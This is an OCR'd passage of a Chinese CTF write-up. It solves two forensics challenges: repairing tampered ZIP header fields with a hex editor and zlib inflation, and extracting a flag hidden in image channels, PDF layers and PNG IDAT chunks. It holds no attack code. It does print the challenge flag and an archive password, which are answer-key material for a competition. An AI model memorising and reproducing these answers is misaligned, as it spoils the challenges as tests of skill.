




我修改了文件名长度和压缩方式,都可以在010模板中进行修复:



flag.txt长度应为8,改回08 00




这里的压缩方式被我从COMP_DEFLATE改成了COMP_STORED,但很明显文件是压缩过的,把这两个地方修改以后:

编号	名称	压缩率	解压速度	适用场景	备注
0	COMP_STORED	无压缩（100%）	最快	已压缩数据、快速打包	直接存储原始数据
1	COMP_SHRUNK	低	快	PKZIP 1.x 旧格式	早期 LZ77 变种
2	COMP_REDUCED1	低	快	PKZIP 2.x（低压缩级别）	LZ77 + 动态 Huffman
3	COMP_REDUCED2	中低	较快	PKZIP 2.x（中低压缩级别）	
4	COMP_REDUCED3	中高	中等	PKZIP 2.x（中高压缩级别）	
5	COMP_REDUCED4	高	较慢	PKZIP 2.x（最高压缩级别）	
6	COMP_IMPLODED	中	快	PKZIP 1.x/2.x	LZ77 + Shannon-Fano 编码

编号	名称	压缩率	解压速度	适用场景	备注
7	`COMP_TOKEN`	未知	未知	罕见（可能用于加密或特殊格式）	兼容性差
8	`COMP_DEFLATE`	高	快	现代 ZIP/GZIP/PNG（标准压缩）	LZ77 + Huffman（32KB 窗口）
9	`COMP_DEFLATE64`	更高	快	大文件（需工具支持）	DEFLATE 扩展（64KB 窗口）

其余的部分，**压缩源文件数据区**和**压缩源文件目录区**在文件头标记后，除了压缩源文件目录区多出一条压缩使用的版本（`2 bytes`），即本题中重复出现的两次`14 00`，一直到文件名长度`08 00`，都是保持一致的，所以可以直接将压缩源文件数据区的十六进制数据复制填入压缩源文件目录区表示文件名长度的`08 00`前即可




字段名称	压缩源文件数据区（Local File Header）	压缩源文件目录区（Central Directory File Header）	说明
文件头标记	`0x04034b50`（4 bytes）	`0x02014b50`（4 bytes）	标识文件头类型，Local 和 Central 不同。
PKWARE 版本	解压所需版本（2 bytes）	压缩使用的版本（2 bytes）+ 解压所需版本（2 bytes）	Central 区额外记录压缩工具版本。
全局方式位标记	2 bytes	2 bytes	加密/压缩标志位，两者一致。
压缩方式	2 bytes	2 bytes	如 `0`（STORED）、`8`（DEFLATE）等。
最后修改时间/日期	各 2 bytes	各 2 bytes	MS-DOS 格式的时间戳。
CRC-32 校验	4 bytes	4 bytes	文件数据的校验和。
压缩后尺寸	4 bytes	4 bytes	压缩后数据大小。
未压缩尺寸	4 bytes	4 bytes	原始数据大小。
文件名长度	2 bytes	2 bytes	文件名字节长度。
扩展字段长度	2 bytes	2 bytes	扩展字段（如注释、加密信息）的长度。
文件注释长度	无	2 bytes	**仅 Central 区** 记录注释长度。
磁盘开始号	无	2 bytes	**仅 Central 区** 记录文件所在分卷号（分卷 ZIP 适用）。
内部文件属性	无	2 bytes	**仅 Central 区** 记录文件类型（如文本/二进制）。
外部文件属性	无	4 bytes	**仅 Central 区** 记录文件系统属性（如只读、隐藏）。

字段名称	压缩源文件数据区（Local File Header）	压缩源文件目录区（Central Directory File Header）	说明
局部头部偏移量	无	4 bytes	**仅 Central 区** 指向 Local File Header 的偏移量（用于快速定位文件）。
文件名	变长（根据文件名长度）	变长	实际文件名（如 `flag.txt`）。
扩展字段	变长（根据扩展字段长度）	变长	额外信息（如 AES 加密参数）。
文件注释	无	变长（根据注释长度）	**仅 Central 区** 存储注释内容。
文件数据	紧接头部（压缩数据）	无	**仅 Local 区** 存储实际压缩数据。
数据描述符（可选）	12/16 bytes（CRC+尺寸）	无	**仅 Local 区** 在分卷/加密时追加。

修复后解压即可得到flag：

TGCTF{Warrior_You_have_defeated_the_giant_dragon!}

当然因为我最后没有选择加密压缩包(因为可能会背上套题的嫌疑),所以frData字段就是zlib压缩的内容，直接将这部分拿出来，加上zlib头（789C），zlib解压也可以得到flag：



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000  50 4B 03 04 14 00 06 00 00 00 66 98 8B 5A 90 10  PK........f˜‹Z..
0010  17 97 34 00 00 00 32 00 00 00 04 00 00 00 66 6C  .—4...2.......fl
0020  61 67 2E 74 78 74 0B 71 77 0E 71 AB 0E 4F 2C 2A  ag.txt.qw.q«.O,*
0030  CA CC 2F 8A 8F CC 2F 8D CF 48 2C 4B 8D 4F 49 4D  ÊÌ/Š.Ì/.ÏH,K.OIM
0040  4B 4D 2C 49 4D 89 2F C9 48 8D 4F CF 4C CC 2B 89  KM,IM‰/ÉH.OÏLÌ+‰
0050  4F 29 4A 4C CF CF 53 AC 05 00 50 4B 01 02 14 00  O)JLÏÏS¬..PK....
0060  14 00 08 00 24 00 00 00 00 00 00 00 20 00 00 00  ....$....... ...
0070  00 00 00 00 66 6C 61 67 2E 74 78 74 0A 00 20 00  ....flag.txt.. .
0080  00 00 00 00 01 00 18 00 0F EA C5 4F D1 AA DB 01  .........êÅOÑªÛ.
0090  3F 9B D4 BA 65 AB DB 01 73 D5 34 32 D1 AA DB 01  ?›Ôºe«Û.sÕ42ÑªÛ.
00A0  50 4B 05 06 00 00 00 00 01 00 01 00 5A 00 00 00  PK..........Z...
00B0  5A 00 00 00 00 00                                Z.....
```

模板结果 - ZIP.bt

名称	值	开始	大小	类型	颜色	注释
record	flag	0h	56h	struct ZIPFILERECORD		
frSignature[4]	PK□□	0h	4h	char		
frVersion	20	4h	2h	ushort		
frFlags	6	6h	2h	ushort		
frCompression	COMP_STORED (0)	8h	2h	enum COMPTYPE		
frFileTime	19:03:12	Ah	2h	DOSTIME		
frFileDate	04/11/2025	Ch	2h	DOSDATE		
frCrc	97171090h	Eh	4h	uint		
frCompressedSize	52	12h	4h	uint		
frUncompressedSize	50	16h	4h	uint		
frFileNameLength	4	1Ah	2h	ushort		
frExtraFieldLength	0	1Ch	2h	ushort		
frFileName[4]	flag	1Eh	4h	char		
frData[52]		22h	34h	uchar		

Last build: 10 months ago

Recipe

From Hex

Delimiter: Auto

Zlib Inflate

Start index: 0

Initial output buffer size: 0

Buffer expansion type: Adaptive

☐ Resize buffer after decompression ☐ Verify result

Input

```
78 9C 0B 71 77 0E 71 AB 0E 4F 2C 2A CA CC 2F 8A
8F CC 2F 8D CF 48 2C 4B 8D 4F 49 4D 4B 4D 2C 49
4D 89 2F C9 48 8D 4F CF 4C CC 2B 89 4F 29 4A 4C
CF CF 53 AC 05 00
```


166 5


Output

```
TGCTF{Warrior_You_have_defeated_the_giant_dragon!}
```

MISC-你能发现图中的秘密吗?


下载得到一张图片,stegsolve打开在r通道发现异常:






得到压缩包密码i_1o ve_y0u,解压后得到1张图片和pdf:


pdf打开后是一张图片,010查看一下:



发现关键信息,拖到ps里打开:




观察到有第二个图层,打开显示即可得到第二段flag:




再回来看第一张图片,010查看一下:

chunk[137]	IDAT (Critical, P...	110681h	200Ch	struct PNG_CHUNK
chunk[138]	IDAT (Critical, P...	11268Dh	200Ch	struct PNG_CHUNK
chunk[139]	IDAT (Critical, P...	114699h	200Ch	struct PNG_CHUNK
chunk[140]	IDAT (Critical, P...	1166A5h	200Ch	struct PNG_CHUNK
chunk[141]	IDAT (Critical, P...	1186B1h	200Ch	struct PNG_CHUNK
chunk[142]	IDAT (Critical, P...	11A6BDh	200Ch	struct PNG_CHUNK
chunk[143]	IDAT (Critical, P...	11C6C9h	99Ch	struct PNG_CHUNK
chunk[144]	IDAT (Critical, P...	11D065h	BEB5h	struct PNG_CHUNK

发现尾部IDAT块在上一块没有被填满的情况下,出现了下一块IDAT块,说明这一块是被额外添加进去的,我们用tweakpng把其他idat块删去:






